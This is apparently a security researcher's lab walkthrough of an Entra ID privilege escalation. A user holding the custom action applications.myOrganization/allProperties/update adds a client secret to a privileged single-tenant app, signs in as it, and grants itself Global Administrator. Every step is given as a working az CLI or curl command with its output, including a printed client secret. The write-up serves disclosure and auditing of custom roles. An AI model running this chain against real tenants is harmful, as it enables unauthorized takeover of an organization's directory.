
Entra ID privilege escalation via applications.myOrganization/allProperties/update
This post complements my contribution to HackTricks on a new Entra ID Privilege Escalation technique. The HackTricks entry covers the theory and the abuse condition; this walkthrough is the end-to-end lab, the setup, every command and the output.
This article walks through a privilege escalation chain in Microsoft Entra ID (formerly Azure AD). The victim holds a single custom-role action microsoft.directory/applications.myOrganization/allProperties/update that looks narrowly scoped to “managing app properties for single-tenant apps”. In reality, the action grants two things at once: the ability to add credentials to any single-tenant application, an, by extension, the ability to authenticate as any of those applications. If even one of them holds a privileged Microsoft Graph permission, the chain ends in Global Administrator.
The primitive: writing the passwordCredentials property of an application is part of “allProperties”. Once the victim can write that property, they can mint a client secret for an application that already carries RoleManagement.ReadWrite.Directory (or similar), authenticate as that service principal, and use the resulting Graph token to grant themselves any directory role.
Tools/Blogs used
- Azure CLI (az): https://learn.microsoft.com/en-us/cli/azure/
- Microsoft Graph REST API: https://learn.microsoft.com/en-us/graph/api/overview
- Hacktricks Blog: https://cloud.hacktricks.wiki/en/pentesting-cloud/azure-security/az-privilege-escalation/az-entraid-privesc/index.html
Background
In Entra ID, custom roles are built from resource actions. One of those actions is:
microsoft.directory/applications.myOrganization/allProperties/update
Reading the action name, two parts look reassuring:
applications.myOrganization— only single-tenant apps, not multi-tenant ones.allProperties/update— “all properties” sounds noisy but bounded.
The non-obvious part is that anapplication’s passwordCredentials is one of those properties. Adding a secret to an app is, formally, an update on the passwordCredentials property — which falls under allProperties. There is no separate authorization check that asks “does this app have privileged Graph permissions?” before allowing the write.
That means the action effectively grants:
“Mint a client secret for any single-tenant application in the tenant”
Which in turn means:
“Impersonate any single-tenant service principal in the tenant”
If any of those service principals has a privileged Microsoft Graph application permission — RoleManagement.ReadWrite.Directory, Application.ReadWrite.All, AppRoleAssignment.ReadWrite.All or similar, the holder of the custom role is GA-equivalent.
The vulnerability is not in the API: every individual step does exactly what the documentation says. It’s in how the resource action is presented in the portal (“Update all properties of single-tenant applications”) versus what it actually enables.
Lab setup
The setup uses a brand-new tenant. Everything is done as Global Administrator before stepping into the victim’s shoes.

Create the victim user
From the portal: Identity → Users → All users → + New user → Create new user.
- UPN:
victim - Display name:
Lab Victim (allProperties abuse) - Password: Auto-generate (copy it before closing the blade).
After creation, open the user blade and copy the Object ID, this is VICTIM_OID and we will use it later.
A first login in an incognito window with that account is required to clear the “change password on first sign-in” flow and to register MFA if the tenant enforces it; without that the az login from the victim’s side will fail.
Register the target application

Identity → Applications → App registrations → + New registration.
- Name:
Target-App-SingleTenant. - Supported account types: Single Tenant Only, this sets
signInAudience = AzureADMyOrg, which is what places the app inside the scope of.myOrganization. - Redirect URI: empty.
Register and copy the Application (client) ID as APP_ID.
Add and consent the privileged Graph permission

Inside the new app, Manage → API permissions → + Add a permission → Microsoft Graph → Application permissions. (Application: not Delegated. The roles claim in an app-only token only exists for application permissions.)
Pick RoleManagement.ReadWrite.Directory, add it, and then click Grant admin consent for <tenant>. The status must turn green / “Granted”.
The whole point of the lab is that no client secret is created here. The victim will create the secret as part of the exploit, that is the privileged operation under test.
The objective of the chain will be to mint a client secret for this exact app. With RoleManagement.ReadWrite.Directory consented, anyone able to sign in as this service principal can assign any directory role, including Global Administrator, to any principal. In practice that permission is GA-equivalent on the directory.
Create the custom role with a single action
Identity → Roles & admins → Roles & admins → + New custom role.
- Name:
Single-Tenant App Manager (lab). - Permissions tab: find Manage app registration properties for single-tenant applications and tick Update all properties of single-tenant applications. That checkbox maps one-to-one to
microsoft.directory/applications.myOrganization/allProperties/update. Nothing else should be ticked. - Review + create: the portal flags the role as Privileged.

The resulting role JSON, viewable from Roles & admins → role → JSON definition, should be exactly:
{
  "isPrivileged": true,
  "rolePermissions": [{
    "allowedResourceActions": [
      "microsoft.directory/applications.myOrganization/allProperties/update"
    ]
  }]
}

Assign the role to the victim
From the role’s blade: Assignments → + Add assignments.
- Select members: search for
Lab Victimand pick the user. - Assignment type: Active (not Eligible — we want the role held permanently without going through a PIM activation flow).
- Assignment duration: Permanently assigned.
- Justification:
lab.
Confirm with Assign. The victim now permanently holds Single-Tenant App Manager (lab) and, with it, the single resource action microsoft.directory/applications.myOrganization/allProperties/update — the only privilege the rest of the chain relies on.
Inventory
By the end of setup the operator should have noted:
TENANT_ID       = e1867d75-a942-4b77-8faf-e38ff6f248e1
TENANT_DOMAIN   = labmarcgoam.onmicrosoft.com
VICTIM_OID      = da6f8e74-652b-46b6-aa91-b8ec46fea222
APP_ID          = 4eed77fd-793e-4fd8-b5ed-aab86dfeb795
And the tenant contains:
- A victim with a single custom-role action:
applications.myOrganization/allProperties/update(flagged privileged). - A single-tenant app,
Target-App-SingleTenant, withRoleManagement.ReadWrite.Directory(Application) consented and no client secret.
Exploitation
Step 1 — Become the victim
Open a fresh shell and authenticate the Azure CLI as the victim user. The rest of the chain runs under this identity until the moment we switch to the service principal.
export EMAIL='victim@labmarcgoam.onmicrosoft.com'
export PASSWORD='<the new password set after first login>'

az login --username "$EMAIL" --password "$PASSWORD"
[
  {
    "cloudName": "AzureCloud",
    "id": "e1867d75-a942-4b77-8faf-e38ff6f248e1",
    "isDefault": true,
    "tenantId": "e1867d75-a942-4b77-8faf-e38ff6f248e1",
    "user": {
      "name": "victim@labmarcgoam.onmicrosoft.com",
      "type": "user"
    }
  }
]
Double-check the active identity, upn should now be victim@labmarcgoam.onmicrosoft.com and id should be the victim’s client ID.
az ad signed-in-user show --query "{upn:userPrincipalName, id:id}"
{
  "id": "da6f8e74-652b-46b6-aa91-b8ec46fea222",
  "upn": "victim@labmarcgoam.onmicrosoft.com"
}
Step 2 — Confirm the assigned role
Read the role assignments tied to our own principal and dump the action set of each role definition. This is both evidence that we start with a single narrow-looking action and a sanity check that no extra role slipped in.
MY_OID=$(az ad signed-in-user show --query id -o tsv)

az rest --method GET \
  --uri "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments?\$filter=principalId eq '$MY_OID'&\$expand=roleDefinition" \
  --query "value[].roleDefinition.{name:displayName, isPrivileged:isPrivileged, actions:rolePermissions[0].allowedResourceActions}"
[
  {
    "actions": [
      "microsoft.directory/applications.myOrganization/allProperties/update"
    ],
    "isPrivileged": null,
    "name": "Single-Tenant App Manager (lab)"
  }
]
This is the baseline for the write-up: a victim with one narrow-looking action.
Step 3 — Recon: apps with privileged Graph permissions
The next step is to find an in-scope single-tenant app that holds a useful application permission on Microsoft Graph. The Microsoft Graph service principal has a stable, well-known object, query everyone who has any app role assigned on it:
GRAPH_SP_ID=$(az ad sp show --id 00000003-0000-0000-c000-000000000000 --query id -o tsv)

az rest --method GET \
  --uri "https://graph.microsoft.com/v1.0/servicePrincipals/$GRAPH_SP_ID/appRoleAssignedTo" \
  --query "value[].{App:principalDisplayName, SP:principalId, RoleId:appRoleId}" \
  -o table
App                      SP                                    RoleId
-----------------------  ------------------------------------  ------------------------------------
Target-App-SingleTenant  950dedc9-62cd-4737-8418-47df4cb0b5ab  9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8
Resolve the RoleId to a human-readable Graph permission name:
ROLE_ID='9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8'

az ad sp show --id 00000003-0000-0000-c000-000000000000 \
  --query "appRoles[?id=='$ROLE_ID'].value" -o tsv
RoleManagement.ReadWrite.Directory
Step 4 — Verify the target is in scope
The custom role action only applies to .myOrganization apps. Confirm signInAudience:
az rest --method GET \
  --uri "https://graph.microsoft.com/v1.0/applications(appId='4eed77fd-793e-4fd8-b5ed-aab86dfeb795')" \
  --query "{audience:signInAudience, name:displayName}"
{
  "audience": "AzureADMyOrg",
  "name": "Target-App-SingleTenant"
}
AzureADMyOrg confirms single-tenant. If it were AzureADMultipleOrgs or AzureADandPersonalMicrosoftAccount, the next step would fail with a 403.
Step 5 — The exploit: inject a client secret
This is the only privileged operation in the whole chain, and the part that, on paper, looks innocuous:
az rest --method POST \
  --uri "https://graph.microsoft.com/v1.0/applications(appId='4eed77fd-793e-4fd8-b5ed-aab86dfeb795')/addPassword" \
  --headers "Content-Type=application/json" \
  --body '{
    "passwordCredential": {
      "displayName": "lab-backdoor"
    }
  }'
Response (201 Created):
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#microsoft.graph.passwordCredential",
  "customKeyIdentifier": null,
  "displayName": "lab-backdoor",
  "endDateTime": "2028-06-12T06:56:46.5139035Z",
  "hint": "3dc",
  "keyId": "0761d85b-2e64-4445-bfa7-32f9711b62c3",
  "secretText": "3dc8Q~eYX6sgiPidZ_WpATdAyj7~1O_IfzV0CcQ1",
  "startDateTime": "2026-06-12T06:56:46.5139035Z"
}
What happened underneath:
POST /applications(appId='...')/addPasswordis defined by Microsoft as an update on the application’spasswordCredentialsproperty.- Entra ID evaluated the caller against the action set: does the caller hold
microsoft.directory/applications.myOrganization/allProperties/updatewith a scope that covers this app? - The app’s
signInAudience = AzureADMyOrg, so it falls under the.myOrganizationsubtype. The custom role’s scope defaults to/, which means every single-tenant app in the tenant. Authorization granted. - Entra ID never evaluated which Graph application permissions the target app holds, nor the privilege implications of issuing a credential for it.
The equivalent
az ad app credential reset --id $APP_ID --display-name lab-backdoor --years 2exists and is more convenient. The rawaddPasswordcall is shown here because it makes the abuse surface explicit, there is no API-level distinction between “rotate the credential of an app I own” and “mint a credential for someone else’s privileged app”.
Step 6 — Authenticate as the application
Drop the victim session and use the freshly minted secret to sign in as the application’s service principal. From here on, every Graph call carries the app’s permissions, not the victim’s directory role.
SECRET='3dc8Q~eYX6sgiPidZ_WpATdAyj7~1O_IfzV0CcQ1'

az logout
az login --service-principal \
  --username 4eed77fd-793e-4fd8-b5ed-aab86dfeb795 \
  --password "$SECRET" \
  --tenant 'e1867d75-a942-4b77-8faf-e38ff6f248e1' --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": "e1867d75-a942-4b77-8faf-e38ff6f248e1",
    "tenantId": "e1867d75-a942-4b77-8faf-e38ff6f248e1",
    "user": {
      "name": "4eed77fd-793e-4fd8-b5ed-aab86dfeb795",
      "type": "servicePrincipal"
    }
  }
]
Double-check the active identity, user.type should now be servicePrincipal and user.name should be the app’s client ID.
az account show --query "{name:name, user:user, tenant:tenantId}"
{
  "name": "N/A(tenant level account)",
  "tenant": "e1867d75-a942-4b77-8faf-e38ff6f248e1",
  "user": {
    "name": "4eed77fd-793e-4fd8-b5ed-aab86dfeb795",
    "type": "servicePrincipal"
  }
}
The session is no longer the victim, now it’s Target-App-SingleTenant.
Step 7 — Request a Graph token and inspect it
Ask STS for an access token scoped to Microsoft Graph, then decode the JWT body and pull the four claims that matter, aud, iss, the app identity, and the roles claim that lists the application permissions baked into the token.
APP_TOKEN=$(az account get-access-token --resource https://graph.microsoft.com --query accessToken -o tsv)

echo "$APP_TOKEN" | cut -d. -f2 | tr '_-' '/+' | base64 -d 2>/dev/null | jq '{
  aud, iss, appid, app_displayname, roles
}'
{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/e1867d75-a942-4b77-8faf-e38ff6f248e1/",
  "appid": "4eed77fd-793e-4fd8-b5ed-aab86dfeb795",
  "app_displayname": "Target-App-SingleTenant",
  "roles": [
    "RoleManagement.ReadWrite.Directory"
  ]
}
This is the centerpiece of the chain: starting from a victim with one tightly named directory action, an application token has been minted with RoleManagement.ReadWrite.Directory. The roles claim of an app-only token is the list of application permissions the app has on the resource (Graph, in this case).
Step 8 — Assign Global Administrator to the victim
With the Graph token in hand, call roleAssignments to grant a tenant-wide (/) Global Administrator assignment to the victim’s principal. Global Administrator has a stable role definition ID across every tenant 62e90394-69f5-4237-9190-012177145e10 so no extra lookup is needed.
GA_ROLE_ID="62e90394-69f5-4237-9190-012177145e10"
VICTIM_OID='da6f8e74-652b-46b6-aa91-b8ec46fea222'

curl -s -X POST \
  "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments" \
  -H "Authorization: Bearer $APP_TOKEN" \
  -H "Content-Type: application/json" \
  -d "{
    \"principalId\": \"$VICTIM_OID\",
    \"roleDefinitionId\": \"$GA_ROLE_ID\",
    \"directoryScopeId\": \"/\"
  }" | jq
Response (201 Created):
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#roleManagement/directory/roleAssignments/$entity",
  "id": "lAPpYvVpN0KRkAEhdxReEHSOb9orZbZGqpG47Eb-oiI-1",
  "principalId": "da6f8e74-652b-46b6-aa91-b8ec46fea222",
  "directoryScopeId": "/",
  "roleDefinitionId": "62e90394-69f5-4237-9190-012177145e10"
}
Step 9 — Verify the escalation
Drop the service-principal session and re-authenticate as the victim to read the assignments from their own perspective.
az logout
az login --username "$EMAIL" --password "$PASSWORD" --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "e1867d75-a942-4b77-8faf-e38ff6f248e1",
    "id": "270dc7c9-9f11-48ff-bf7d-6d3e4405da8b",
    "tenantDefaultDomain": "labmarcgoam.onmicrosoft.com",
    "tenantDisplayName": "LAB",
    "tenantId": "e1867d75-a942-4b77-8faf-e38ff6f248e1",
    "user": {
      "name": "victim@labmarcgoam.onmicrosoft.com",
      "type": "user"
    }
  }
]
Query the victim’s role assignments one more time. The output should now list both the original custom role and Global Administrator side by side, proof that the escalation persisted.
az rest --method GET \
  --uri "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments?\$filter=principalId eq '$VICTIM_OID'&\$expand=roleDefinition" \
  --query "value[].roleDefinition.displayName"
[
  "Single-Tenant App Manager (lab)",
  "Global Administrator"
]
The victim now holds Global Administrator in addition to the original custom role. The privesc primitive is complete.
Final remarks
The escalation does not come from chaining bugs, undocumented behavior, or accumulating roles. It comes from a single Entra ID resource action microsoft.directory/applications.myOrganization/allProperties/update, whose name suggests “manage single-tenant app properties” but whose authorization model quietly covers writing passwordCredentials. Once you can write that property
on an app, you can sign in as the app; if that app carries a privileged Microsoft Graph application permission, the rest of the directory is downstream. The chain itself is mechanical: one credential write, one service-principal sign-in, one role-assignment POST — every API call returns exactly the documented behavior.
When auditing custom roles in Entra ID, the question is not “does this action sound dangerous?” but “what is the worst object an attacker can mutate at / scope once this action is granted?”. For allProperties on applications, that worst object is whichever app in the tenant has the most powerful Microsoft Graph application permissions consented to it. In any non-trivial tenant, that is GA-equivalent — making this resource action effectively a tenant-wide privilege escalation primitive.